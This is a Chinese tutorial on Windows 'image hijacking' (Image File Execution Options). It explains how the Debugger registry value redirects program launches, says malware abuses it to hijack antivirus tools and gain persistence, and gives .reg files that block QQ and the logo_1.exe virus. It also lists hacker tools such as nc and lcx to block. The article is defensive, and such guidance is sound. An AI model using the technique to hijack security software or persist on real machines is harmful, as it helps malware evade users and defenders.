


图1




图2

映像劫持的设置就完成了，我们双击运行一下QQ的主程序来看看，会发现并没有打开QQ，而是打开了Windows自带的计算器，如图3。由此可见，映像劫持是属于系统中的一项功能，微软提供这个功能的本意是让我们用来调试程序，却没有料到目前大多数的映像劫持都是被病毒木马来进行恶意的使用。

当用户双击运行某一个程序的时候，其实是给操作系统下达了一个命令，命令中包含有该程序的路径及文件名，由系统调用Shell去运行这个程序。在这中间，还隐藏了一个操作，操作系统会首先查询注册表中映像劫持的主键，检查是否有以用户需要执行的这个程序名为项名的子项，如果有的话则查询子项中“debugger”值的内容，并使用“debugger”值的内容替换掉用户提交的程序路径及文件名，然后执行该程序。




图3

操作系统的各种启动项、服务项都是病毒扎根的地方，还有一些病毒会选择使用映像劫持技术来保护自己。因为映像劫持的隐蔽性非常高，有的病毒甚至将杀毒软件的程序进行劫持，使用户一运行杀毒软件就等于运行了病毒，还有一些会劫持其它开机自运行的正常程序，以达到开机自启动的目的。久而久之，映像劫持渐渐的就变成了病毒木马的滋生地，越来越威胁到了用户的正常使用。

但映像劫持也是一柄双刃剑，虽然有不好的一面，但也有对我们非常有利的一面。我们可以利用映像劫持本身的特性，来达到禁止运行某些程序的目的，比如我们想要禁止运行QQ程序，那么就可以新建一个文本文档，内容如下：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\qq.exe]
"Debugger"="123.exe"
```

将该文件另存为noqq.reg，双击将其导入到注册表中，如图4。此时我们再运行QQ的话，就会弹出一个提示框说找不到QQ.exe文件，如图5。利用这种方法，我们可以使用映像劫持来禁止某些常用黑客工具的运行，比如Cain、流光、nc、lcx、zxarp




图4

等等，这对于网站服务器或是网吧电脑的安全，都会启到一定积极的作用的。

但是映像劫持也有一个致命的弱点，那就是它只能根据文件名来检查文件是否为被劫持程序。换句话说，我们只要将被劫持的文件修改一下名字再运行，就可以躲避映像劫持的控制了。虽然如此，我们仍然可以利用映像劫持来对付一些网上常见的病毒，毕竟这些病毒并不会自动改名，比如大名鼎鼎的logo_1.exe。

我们在文本文档中输入以下内容：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\logo_1.exe]
"Debugger"="123.exe"
```




图5

将该文件另存为nologo_1.reg，双击导入注册表，这样就算病毒来袭，也只能无奈的弹出一个找不到该文件的提示对话框，而电脑却不会中毒。




图6

那么，如何检查系统中是否有程序被劫持了呢？我们既可以定位到映像劫持的主键中来查找，也可以使用Sysinternals套件中的Autoruns程序来检查，如图6。打开Autoruns，如果是英文版，则单击“Image Hijacks”选项，如图7。如果是中文版，则单击“映像劫持”选项，如图8。在下方就会列出系统中有哪些程序被劫持了，我们会发现不仅有刚才我们设置的禁止QQ运行的映像劫持，还有一项就是Taskmgr.exe被Msconfig.exe劫持。大家还记得文章开头我提到的那个问题吧，就是有时想调出任务管理器，却弹出了系统配置实用程序，现在应该明白是怎么一回事了吧。

